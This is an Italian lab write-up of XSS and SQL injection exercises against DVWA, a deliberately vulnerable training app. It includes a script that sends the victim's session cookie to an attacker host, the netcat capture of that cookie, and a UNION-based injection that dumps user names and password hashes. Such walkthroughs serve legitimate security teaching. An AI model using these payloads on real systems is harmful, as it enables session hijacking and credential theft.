


Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Vulnerabilità XSS

Lo scopo di questa esercitazione è quello di riuscire a rubare la sessione dei cookies. Infatti questo tipo di attacco sfrutta un input inserito dall'utente non filtrato, cioè nel campo di ricerca è possibile eseguire delle linee di codice. In questo caso si eseguirà il seguente script:

A screenshot of a code editor with a dark theme. The editor has a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with various icons for file operations and editing. The main text area contains a JavaScript script with line numbers 1 through 6. The script uses XMLHttpRequest to send a POST request to 'http://192.168.1.181/' with the content-type 'application/x-www-form-urlencoded' and the body 'cookies=' followed by the document.cookie value.

```
1 <script>
2   var xhttp = new XMLHttpRequest();
3   xhttp.open("POST", "http://192.168.1.181/", true);
4   xhttp.setRequestHeader("Content-Type", "application/x-www-form-
  urlencoded");
5   xhttp.send("cookies=" + document.cookie);
6 </script>
```

Inserendo questo script nella barra di ricerca di DVWA, viene eseguito un codice che ci permette di visualizzare (tramite netcat) l'hashing della sessione dei cookies. Riuscendo ad ottenere quei cookies, permette di replicare la sessione da parte dell'attaccante ed entrare nel servizio utilizzato dalla vittima.

```
kali@kali: ~  
File Actions Edit View Help  
-z zero-I/O mode [used for scanning]  
port numbers can be individual or ranges: lo-hi [inclusive];  
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').  
(kali@kali)-[~]  
$ nc -lvnp 80  
listening on [any] 80 ...  
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.181] 47164  
POST / HTTP/1.1  
Host: 192.168.1.181  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 64  
Origin: http://192.168.1.90  
Connection: keep-alive  
Referer: http://192.168.1.90/  
  
cookies=security=low; PHPSESSID=edbf32b87fb2850f38db5ea1bc55cbed]
```

Nell'immagine, si può notare l'hashing della sessione.

Sql Injection

Quest'altra tipologia di attacco, prevede la creazione di query (richieste) in SQL, da inviare al database del web server. Con queste richieste è possibile accedere ad informazioni nel database che non sono di pubblica consultazione. Come, ad esempio, le informazioni e password degli utenti.

```
File Edit Search View Document Help  
1%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,  
0x0a,password) from users #
```

Inserendo questo codice nella barra dell'input sulla DVWA, la richiesta rilascerà come risultato, le informazioni degli utenti salvate nel database del web server. Come si può vedere nell'immagine seguente:

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99